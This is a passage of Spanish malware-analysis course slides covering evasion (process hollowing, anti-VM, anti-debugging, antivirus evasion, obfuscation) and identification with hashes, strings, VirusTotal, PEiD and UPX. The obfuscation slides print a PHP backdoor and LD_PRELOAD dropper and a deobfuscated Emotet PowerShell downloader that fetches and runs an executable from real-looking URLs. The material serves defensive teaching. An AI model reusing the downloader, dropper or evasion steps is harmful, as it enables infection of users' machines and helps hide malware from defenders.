- Indica nombres de secciones específicas de un empacador particular
- **El tamaño virtual de algunas secciones es mucho más grande que el tamaño en discos**
- Las herramientas de detección de empacadores permiten determinar que el programa es empacado
- La entropía del programa es particularmente alta



Técnicas de evasión

> Proceso de vaciado

- Inyección de código malicioso a otro proceso



Técnicas de evasión

> Funciones del proceso de vaciado



Crear proceso

- En modo suspendido con la bandera CreationFlag en 0x0000 0004

Contexto GetThread

- Obtiene el contexto del hilo especificado

Ver la sección ZwUnmap

- Permite ver una sección de la dirección virtual de un proceso específico

VirtualAllocEx

- Asigna memoria dentro de la dirección de procesos suspendidos

WriteProcessMemory

- Escribe datos del archivo PE en la memoria recién asignada del proceso suspendido

SetThreadContext

- Configura el registro EAX al punto del entrada del ejecutable escrito

ResumeThread

- Reanuda el hilo del proceso suspendido

Técnicas de evasión

> Evasión de virtualización y sandbox

- El escaneo de código malicioso requiere de un ambiente controlado
- Muchos analistas eligirán usar máquinas virtuales
 - Tienen la ventaja de poder regresar al último estado salvado
 - Los creadores de malware empezaron a implementar elementos anti VM



Técnicas de evasión

> Evasión de virtualización y sandbox - Investigación

- › Búsqueda de elementos presentes sólo en máquinas virtuales
 - Procesos específicos, llaves de registro
 - Adaptación de acuerdo al hipervisor
- › La manera de evitar estas técnicas
 - Encontrar artefactos de búsqueda en el código ensamblador y modificarlos
 - › Realizando o borrando un salto
 - › Modificar el código de la búsqueda en sí

Técnicas de evasión

> Artefactos de búsqueda – Pastilla roja

- Algunas instrucciones x86 dan acceso a la información del hardware
- Estas funciones regresan diferentes resultados cuando se usan en una máquina virtual en vez de máquinas físicas
 - IDT - Interrupt Descriptor Table
 - GDT - Global Descriptor Table - and LDT - Local Descriptor Table



Técnicas de evasión

> Investigación – Pastilla roja

- Las instrucciones de máquina **sidt**, **sdgt**, y **sldt** dan acceso al valor de esas tablas
- Como esta función no termina una interrupción, la máquina virtual no es notificada de esta llamada y no puede cambiar el valor a dar al host
- Entonces la función regresa el valor de la máquina virtual, permitiendo al malware detectar que está corriendo sobre una máquina virtual

Es
bueno
saber

Esta técnica sólo es válida en una máquina con un procesador. En una máquina de múltiples procesadores, cada procesador tiene asignado un valor IDT, y la función sidt puede regresar diferentes resultados.

Técnicas de evasión

> Investigación – Sin pastilla

- › Esta técnica usará las funciones sgdt y sldt. Está basada en el hecho de que la estructura LDT es asignada a un procesador y no al Sistema Operativo
- › Para evitar esta técnica, normalmente es suficiente cambiar ligeramente la configuración de la máquina virtual, por ejemplo, deshabilitando la aceleración

Es
bueno
saber

Otras funciones pueden ser usadas en la detección de máquinas virtuales, entre ellas **smsw**, **str** y **cpuid**. Puede ser interesante buscar estas instrucciones usando una herramienta de análisis

Técnicas de evasión

> Evasión de antivirus

- Evasión de firmas ➔ Cambiar el hash
- Evasión de escáneres ➔ no soportadas por el escáner
 - Emulador de fingerprint
 - Archivos grandes
 - Etc.
- División de archivo ➔ Archivo detectado, pero los sub archivos 1,2 y 3 no
- Deshabilitar antivirus ➔ No es posible la detección
- Agregar excepciones al antivirus ➔ No se incluye en las reglas de detección

Good news!

No threats are found on
your computer.



Técnicas de evasión

> Ofuscación

- Un malware puede usar **técnicas de ofuscación** para evitar detección y análisis
- Crear código fuente o de máquina que sea difícil de entender**
- La ofuscación de malware tienen un propósito: **Sobrevivir**

Proprietary and Confidential - © Thales Group 2024. All rights reserved.

REF xxxxxxxxxxxx rev xxx – date Name of the company / Template: 87211168-COM-GRP-EN-007
This document may not be reproduced, modified, adapted, published, translated, in any way, in whole or in part or disclosed to a third party without the prior written consent of Thales © 2024 THALES. All rights reserved.

The slide contains heavily obfuscated and encoded text, likely a sample offuscated malware code. The text is mostly illegible due to encoding, but some recognizable words like 'Thales', 'Group', and 'Proprietary' are visible as watermark-like text across the slide.


The obfuscated text includes:
- A large watermark-like text 'Proprietary and Confidential - © Thales Group 2024. All rights reserved.'
- A large watermark-like text 'Thales Group'
- A large watermark-like text 'Proprietary and Confidential - © Thales Group 2024. All rights reserved.'
- A large watermark-like text 'Proprietary and Confidential - © Thales Group 2024. All rights reserved.'

The main content area contains:
- A list of three bullet points about obfuscation.
- A large block of obfuscated text at the bottom, starting with 'REF xxxxxxxxxxxx rev xxx – date Name of the company / Template: 87211168-COM-GRP-EN-007'. It includes a copyright notice for Thales Group 2024 and a statement that the document may not be reproduced without permission.
- A footer with the Thales logo and the tagline 'Building a future we can all trust'.
- A footer with the page number '100'.
- A footer with the text 'THALES GROUP LIMITED DISTRIBUTION - SCOPE'.

Técnicas de evasión

> Ejemplo de ofuscación - movfuscator

- Compilar el programa usando la instrucción « mov »
 - Aritmética
 - Comparaciones
 - Saltos
 - Llamada a funciones



GCC

Movfuscator

<https://github.com/xoreaxeaxeax/movfuscator>

Técnicas de evasión

> Ofuscación – XOR (eXclusive OR)

- La operación **XOR** es comúnmente usada para ofuscación
- Fácil de usar para esconder datos**
- XOR es una función reversible
 - Usa una llave para crear texto cifrado
 - Misma función para codificar y decodificar
 - La operación XOR puede atacarse con fuerza bruta para obtener la llave
- Herramientas usadas: **XORsearch** o **XORStrings**

USING EXCLUSIVE OR (XOR) IN CRYPTOGRAPHY		
XOR LOGIC	0 XOR 0 = 0	Same Bits
	1 XOR 1 = 0	Same Bits
	1 XOR 0 = 1	Different Bits
XOR Symbol \oplus	0 XOR 1 = 1	Different Bits
ENCRYPT		
	00110101	Plaintext
\oplus	11100011	Secret Key
	= 11010110	ciphertext
DECRYPT		
	11010110	ciphertext
\oplus	11100011	Secret Key
	= 00110101	Plaintext

<https://www.pcmag.com/encyclopedia/term/xor>

Técnicas de evasión

> Ofuscación – PHP Backdoors

- › La sintaxis PHP es altamente flexible y permisiva
- › Permite a los atacantes crear código ininteligible

```
1 | $func1 = 'as'.'se'.'rt'; // $func1 = 'assert';
2 | $func2 = 'base'.'64'.'_de'.'code'; // $func2 = 'base64_decode';
3 | $code = 'cHJpbmQgImhpIjs=';
4 | $func1( $func2( $code ) );
```

Técnicas de evasión

> Ofuscación – PHP Backdoors

- Dropper no ofuscado

```
1  <?php
2      $hook = '*base64code of hook*';
3      $malware = '*base64code of malware*';
4      file_put_contents('/var/www/html/chankro.so', base64_decode($hook));
5      file_put_contents('/var/www/html/acpid.socket', base64_decode($malware));
6      putenv('CHANKRO=/var/www/html/acpid.socket');
7      putenv('LD_PRELOAD=/var/www/html/chankro.so');
8      mail('a','a','a','a');
9  ?>
```

Técnicas de evasión

> Ofuscación – PHP Backdoors

- #### ► Después de la ofuscación

Ejemplo de ofuscación: Powershell descargando el malware Emotet

1

JABBAH=**mmuusns**=IAaABm=**mmuusns**=AGoAYg=**mmuusns**=B1AH
IA=**mmuusns**=YgA9AC=**mmuusns**=cASQBp=**mmuusns**=AGYAaQ=**m
muusns**=B5AGMA=**mmuusns**=dAB1AG=**mmuusns**=EAegBr=**mmuus
ns**=ACcAOw=**mmuusns**=AkAEoA=**mmuusns**=...

2

=**mmuusns**=

JABBAHIAaABmAGoAYgB1AHIAY
gA9ACcASQBpAGYAaQB5AGMAdA
B1AGEAegBrACcAOwAkAEoAcQB
0AHYAcgB2AHkAdgBoAGIAIA9
ACAA...

3

Base64decode

```
$Arhfjburb='Iifiyctuazk';$Jqtvrvyvhb =  
'958';$Unpmtaca='Cmyqlcid';$Hdllitteqrg=$env:userprofile+'\+$Jqtvr  
yvhb+.exe';$Nlnatogkiq='Bpoefifm';$Crnrcuzfdzg=&('n'+ 'e'+'w-  
'+'object') neT.wEBcLIEnt;$Qnsttocs='http://restaurant-  
flaveur.com/wp-content/cBuLzTJSV/*http://wpdemo7.xtoreapp.com/wp-  
admin/my21j-drza7w63p-770416849/*http://www.69po.com/wp-admin/hqkn-  
3wr8ii24-7356149/*http://raoulbataka.com/wp-  
admin/ADFFzANCL/*http://test.noltestudiozadar.com/wp-  
content/EATEzsRmP/. "SP`Lit"([char]42);$Xfldmeowb='Sgbcmzlwq';foreach  
($Mgttixxpel in  
$Qnsttocs){try{$Crnrcuzfdzg."D`Ownlo`AdFILE"($Mgttixxpel,  
$Hdllitteqrg);$Klxrbgxaypdj='Oqccvlouw';If ((.'(G'+ 'et-I'+'tem')  
$Hdllitteqrg)."l`enG`Th" -ge 27120)  
{[Diagnostics.Process]::"sT`ART"($Hdllitteqrg);$Csitprjfva='Cizbxqoxn  
tyi';break;$Ujcnrnipdere='Zinnkhznmn'}}}catch{}$Ulyiuajv='Dhjslmeu'
```

Ejemplo de ofuscación: PowerShell descargando el malware Emotet

4

```
$Arhfjburb='Iifiyctuazk';
$Jqtvrvyvhb ='958';
$Unpmtaca='Cmygqlcid';
$Hdllitteqrg=$env:userprofile+'\'+$Jqtvrvyvhb+'.exe';
$Nlnatogkiq='Bpoefifm';
$Crnrcuzfdzg=&('n'+'e'+'w'+'object')neT.wEBcLIEnt;
$Qnsttocs='http://restaurant-flaveur.com/wp-content/cBuLzTJSV/*http://wpdemo7.xtoreapp.com/wp-admin/my21j-drza7w63p-770416849/*http://www.69po.com/wp-admin/hqkn-3wr8ii24-7356149/*http://raoulbataka.com/wp-admin/ADFfzANCL/*http://test.noltestudiozadar.com/wp-content/EATEzsRmp/.SP`Lit"([char]42);
$Xfldmeowb='Sgbcmzlwq';
foreach($Mgttixxpel in $Qnsttocs){
    try{
        $Crnrcuzfdzg."D`Ownlo`AdFILE"($Mgttixxpel, $Hdllitteqrg);
        $Klxrbgxaypdj='Oqccvlouw';
        If ((.'( 'G'+'et-I'+'tem') $Hdllitteqrg)."l`enG`Th" -ge 27120){
            [Diagnostics.Process]::"ST`ART"($Hdllitteqrg);
            $Csitprjfva='Cizbxqoxntyi';
            break;
            $Ujcnrnipdere='Zinnkhznmn';
        }
    }catch{}
}
$Ulyiuajv='Dhjslmeu
```

Ejemplo de ofuscación: PowerShell descargando el malware Emotet

```
$Arhfjburb='Iifiyctuazk';
$Jqtvrvyvhb ='958';
$Unpmatac='Cmygqlcid';
$Hdlliteqrg=$env:userprofile+'\+$Jqtvrvyvhb+.exe';
$Nlnatogkiq='Bpoefifm';
$Crnrcuzfdzg=&('n'+ 'e'+'w'+'object')neT.wEBcLIEnt;
$Qnsttocs='http://restaurant-flaveur.com/wp-content/cBuLzTJSV/*http://wpdemo7.xtoreapp.com/wp-admin/my21j-drza7w63p-770416849/*http://www.69po.com/wp-
admin/hqkn-3wr8ii24-7356149/*http://raoulbataka.com/wp-admin/ADFFzANCL/*http://test.noltestudiozadar.com/wp-content/EATEzsRmP/'. "SP`Lit"([char]42);
$Xfldmeowb='Sgbcmzlwq';
foreach($Mgttixxpel in $Qnsttocs){
    try{
        $Crnrcuzfdzg."D`OWnlo`AdFILE"($Mgttixxpel, $Hdlliteqrg);
        $Klxrbgxaypdj='Oqccvlouw';
        If ((.'G'+'et-I'+'tem') $Hdlliteqrg)."l`enG`Th" -ge 27120){
            [Diagnostics.Process]::"sT`ART"($Hdlliteqrg);
            $Csitprjfva='Cizbxqxontyi';
            break;
        }
    }catch{}
}
$Ujcnrnipdere='Zinnkhznmn'
$Ulyiuajv='Dhjslmeu'
```

5

```
$file_name = '958';
$dest_folder = $env:userprofile + '\' + $file_name + '.exe';
$web_client = New-Object Net.WebClient;
$url_tab = ['http://restaurant-flaveur.com/wp-content/cBuLzTJSV/',
            'http://wpdemo7.xtoreapp.com/wp-admin/my21j-drza7w63p-770416849/',
            'http://www.69po.com/wp-admin/hqkn-3wr8ii24-7356149/',
            'http://raoulbataka.com/wp-admin/ADFFzANCL/',
            'http://test.noltestudiozadar.com/wp-content/EATEzsRmP/'];
foreach($url in $url_tab){
    try {
        $web_client.downloadfile($url, $dest_folder);
        If ((Get-Item $dest_folder).length -ge 27120) {
            [Diagnostics.Process]::start($dest_folder);
            break;
        }
    } catch { }
}
```

6

Ejemplo de ofuscación: PowerShell descargando el malware Emotet

8

```
$file_name = '958';
$dest_folder = $env:userprofile + '\' + $file_name + '.exe';
$web_client = New-Object Net.WebClient;
$url_tab = ['http://restaurant-flaveur.com/wp-content/cBuLzTJSV/',
            'http://wpdemo7.xtoreapp.com/wp-admin/my21j-drza7w63p-770416849/',
            'http://www.69po.com/wp-admin/hqkn-3wr8ii24-7356149/',
            'http://raoulbataka.com/wp-admin/ADFFfzANCL/',
            'http://test.noltestudiozadar.com/wp-content/EATEzsRmP/'];
foreach($url in $url_tab){
    try {
        $web_client.downloadfile($url, $dest_folder);
        If ((Get-Item $dest_folder).length -ge 27120) {
            [Diagnostics.Process]::start($dest_folder);
            break;
        }
    } catch { }
}
```

Técnicas de evasión

> Ofuscación – Otros

- › Los malware también usan otros métodos para ofuscar su contenido
 - Inserción de código muerto
 - Reasignación de registros
 - Reordenación de sub rutinas
 - Sustitución de instrucciones
 - Ofuscadores comerciales
 - Etc.

Técnicas de evasión

> Anti-Debugging

- Un Debugger es una pieza de software usada para analizar e instrumentar archivos ejecutables

```
#include <stdio.h>

int main(){
    int var1 = 2;
    if(var1 == 2){
        printf("This is locked");
    }else{
        printf("Unlocked");
    }
    return 0;
}
```

Idealmente, el bloque “else” nunca debería ser ejecutado, ya que el valor de “var1” nunca cambia

Técnicas de evasión

> Anti-Debugging

- Después de desensamblar, podemos modificar fácilmente el código binario para ejecutar el ciclo “else”

```
0x0000113d      c745fc020000.  mov dword [local_4h], 2
0x00001144      837dfc02
,=< 0x00001148      7513      cmp dword [local_4h], 2
| 0x0000114a      488d3db30e00. lea rdi, qword str.This_is_locked
| 0x00001151      b800000000  mov eax, 0
| 0x00001156      e8d5feffff  call sym.imp.printf ; int
,==< 0x0000115b      eb11      jmp 0x116e
|| ; CODE XREF from main (0x1148)
`-> 0x0000115d      488d3daf0e00. lea rdi, qword str.Unlocked ; 0x20
0x00001164      b800000000  mov eax, 0
0x00001169      e8c2feffff  call sym.imp.printf ; int
; CODE XREF from main (0x115b)
--> 0x0000116e      b800000000  mov eax, 0
0x00001173      c9          leave
```

Possible hack

Técnicas de evasión

> Anti-Debugging

- Los Debuggers pueden usar distintos puntos de quiebre
 - De software
 - De hardware
 - De memoria
 - Condicionales
- Detectar cómo es diferente un proceso de cuándo estaba siendo debuggeado
- Requiere entendimiento profundo del ambiente en que el programa debería ejecutarse



Técnicas de evasión

> Anti-Debugging

- Windows provee una API para debugging
 - Usada por debuggers para debuggear aplicaciones
- API FindWindow
 - Escaneo de memoria buscando procesos con el nombre de clase:

```
{ hnd = FindWindow("OLLYDBG", 0); }
```

- “**OLLYDBG**” es el nombre de clase para todas las ventanas que serán creadas y tienen la misma función de retorno
- “**0**” escaneos sin importar el **WindowName**
- Devuelve un identificador si es exitoso
- **Spy++** puede ser usado para obtener el **ClassName**

Técnicas de evasión

> Anti-Debugging: Ataques de tiempo

- Teoría: Una pequeña sección de código debería tomar poco tiempo para ejecutarse
- Si una sección de código toma más tiempo del esperado
 - Hay algún problema en la ejecución
 - Se está usando un debugger
- Usada para detectar si hay un debugger

Técnicas de evasión

> Anti-Debugging: Máquinas virtuales



- › Teoría: Algunos malware implementan su propia “máquina virtual”, que ayudará a interpretar el código del malware
- › El código de malware no está en lenguaje ensamblador, sino detrás de miles de instrucciones de ensamblado de máquinas virtuales



Técnicas de evasión

> Anti forense - Borrado

- Limpieza de disco
 - DBAN, SRM, BC Wipe, KillDisk, PC Inspector, ...
- Borrado de archivos
 - BC Wipe, Eraser, Cyberscrub Privacy Suite, ...
- Técnicas de destrucción de discos
 - Se aplican campos magnéticos al dispositivo
 - El dispositivo se simplia de cualquier dato almacenado anteriormente
 - NIST indica que « **La destrucción física puede ser lograda usando una variedad de métodos, incluyendo la desintegridad, pulverización, trituración y derretimiento** »



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- 3. Técnicas de evasión
- **4. ¿Cómo identificar malware?**
 - Práctica 2.1 – Identificación de malware con Yara
- 5. Bases de datos interesantes
- 6. Creación de herramientas
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- Conclusiones

¿Cómo identificar un malware?

> Escaneo de antivirus: primer paso útil

- Ejecución con diferentes antivirus
- Los antivirus no son perfectos
 - Confían principalmente en **bases de datos de firmas**
 - Análisis de comportamiento y de patrones
- Los escritores de malware pueden modificar su código fácilmente
 - Cambios en las firmas de los programas
 - Evasión de escáner de virus
- En ocasiones, el malware no es detectado por los antivirus porque su firma no es conocida



¿Cómo identificar un malware?

> Escaneo de antivirus: Primer paso útil

- ▶ VirusTotal: <http://www.virustotal.com>
- ▶ Permite cargar un archivo para escanearlo con diferentes motores
- ▶ Genera un reporte completo
- ▶ No subir archivos sensibles
 - Intentar buscar el hash primero



The screenshot shows a VirusTotal scan report for a file. At the top, it displays a red circle with '60 / 62' and the text 'Community Score'. Below this, a message says '60 engines detected this file' followed by the file's SHA-256 hash: '275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf6511d0f'. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing a list of engines and their findings. The COMMUNITY tab shows 15 detections from various engines like Ad-Aware, AegisLab, AhnLab.V3, Alibaba, ALYac, SecureAge APEX, Arcabit, Avast, AVG, Avira, Baidu, BitDefender, ClamAV, CAT-QuickHeal, Comodo, CMC, Eicar, and others. Most engines find the file to be 'not a Virus'.

Detection Engine	Findings
Ad-Aware	① EICAR-Test-File (not A Virus)
AhnLab.V3	① EICAR_Test_File
ALYac	① Misc.Eicar-Test-File
Arcabit	① EICAR-Test-File (not A Virus)
Avast-Mobile	① Eicar
Avira (no cloud)	① Eicar-Test-Signature
BitDefender	① EICAR-Test-File (not A Virus)
CAT-QuickHeal	① EICAR.TestFile
CMC	① Eicar.test_file
AegisLab	① Test File EICAR.ylc
Alibaba	① Virus.Any/EICAR_Test_File@tfe8aa1
SecureAge APEX	① EICAR Anti-Virus Test File
Avast	① EICAR Test-NOT Virus!!
AVG	① EICAR Test-NOT Virus!!
Baidu	① Win32.Test.Eicar.a
Bkav	① DOS.Eicar.A Trojan
ClamAV	① Eicar-Test-Signature
Comodo	① AplicUnwrt!@#2975dk0zpq1

¿Cómo identificar un malware?

> Hashing: la huella digital de un malware

- Método comúnmente usado para identificar un malware


```
C:\>md5deep c:\WINDOWS\notepad.exe  
817DF70AA8720EDCA592224593510C1D c:\WINDOWS\notepad.exe
```

- Uso del archivo de hash

- Usar el hash como etiqueta
- Compartir el hash con otros analistas
- Búsqueda del hash

- Diferentes algoritmos de hash


- Md5, sha1,sha256: hashes clásicos, cada archivo tiene un hash único
- Ssdeep: contiene piezas de hash activadas, puede identificar archivos que son "casi" idénticos



¿Cómo identificar un malware?

> Detección de firmas

- › Cada virus de un tipo particular tiene cosas en común
- › La firma puede ser una parte significante, no tiene que ser el hash completo
- › Carga mínima para el usuario



Problemas:

- Sólo puede detectar virus conocidos
- Puede causar falsos positivos

Práctica 2.1 – Identificación de malware con Yara

> Objetivos

- › Aprender los básicos de Yara
- › Crear reglas para detectar WannaCry
- › Crear reglas para detectar ransomware



¿Cómo identificar un malware?

> File Integrity Monitoring (FIM)

- Cambios inesperados en archivos indican presencia de virus
- Función de hash para detectar cambios



+

- Virtualmente no hay falsos negativos
- Detecta malwares conocidos

-



- Muchos falsos positivos
- Causa cargas al usuario

Pr

¿Cómo identificar un malware?

> Detección de anomalías


- › Basada en IDS (Intrusion Detection Systems)
- › La parte difícil es identificar “**qué es normal**”
- › Puede **detectar malware antes no conocido**
- › Esta detección no debería ser la única y debe combinarse con otras como parte de una defensa a profundidad



¿Cómo identificar un malware?

> Encontrar cadenas

- › Una cadena es una secuencia de caracteres
- › Un programa contiene cadenas si:
 - Imprime un mensaje
 - Se conecta a una URL
 - Copia un archivo a una ubicación específica
- › Forma sencilla de obtener pistas acerca de la funcionalidad de un programa
- › Uso del programa **strings**



¿Cómo identificar un malware?

> Encontrar cadenas

- En ocasiones, las cadenas detectadas por el programa Strings no son cadenas
- Por ejemplo, si **Strings** encuentra las secuencias de bytes **0x56, 0x50, 0x33, 0x00**, las interpretará como la cadena VP3. Pero esos bytes pueden no representar a la cadena; pueden ser direcciones de memoria, instrucciones de CPU, o datos usados por el programa



¿Cómo identificar un malware?

> Encontrar cadenas (Ejemplo)

- El resultado de correr **Strings** contra un archivo ejecutable

```
VP3
VW3
t$@
D$4
99.124.22.1
e-@
GetLayout
GDI32.DLL
SetLayout
M}C
Mail system DLL is invalid.!Send Mail failed to send message.
```

Direcciones IP, posiblemente una que el malware utilizará


Función de Windows y una DLL común

Mensaje de error

¿Cómo identificar un malware?

> Detección de empacadores con PEiD

- Uso del programa PEiD para detectar el tipo de empacador o compilador usado
- Hace el análisis del archivo empacado mucho más sencillo
- <https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml>




Identifica el archivo como empacado con la versión **UPX version 0.89.6-1.02** o **1.05-2.90**

¿Cómo identificar un malware?

> Desempaque con UPX

- › El programa debe ser desempacado para realizar cualquier análisis
- › El programa UPX es popular y fácil de usar para desempacar
- › <http://upx.sourceforge.net> o <https://upx.github.io/> o <http://upxer.sourceforge.net/>
- › `upx -d PackedProgram.exe`



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- 3. Técnicas de evasión
- 4. ¿Cómo identificar malware?
 - Práctica 2.1 – Identificación de malware con Yara
- **5. Bases de datos interesantes**
- 6. Creación de herramientas
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- Conclusiones

Bases de datos interesantes

> Bases de datos de malware

- ▶ Avira:
 - <http://www.avira.com/fr/vireninfos/>
 - ▶ Kaspersky:
 - <https://threats.kaspersky.com/en/threat/>
 - ▶ McAfee:
 - <https://www.mcafee.com/us/threat-center.aspx>
 - ▶ Microsoft:
 - <https://www.microsoft.com/en-us/wdsi/threats>



Bases de datos interesantes

> Bases de datos de malware

- ▶ Sophos:
 - <https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware.aspx>
 - ▶ Symantec:
 - http://www.symantec.com/fr/fr/norton/security_response/threatexplorer/index.jsp
 - ▶ Trend Micro:
 - <http://threatinfo.trendmicro.com/vinfo/fr/>

> Recopilación de fuentes interesantes

- <https://github.com/rshipp/awesome-malware-analysis>
 - <https://github.com/fireeye/flare-vm>



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- 3. Técnicas de evasión
- 4. ¿Cómo identificar malware?
 - Práctica 2.1 – Identificación de malware con Yara
- 5. Bases de datos interesantes
- **6. Creación de herramientas**
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- Conclusiones

Creación de herramientas



> Antes de crear las herramientas, se necesita:

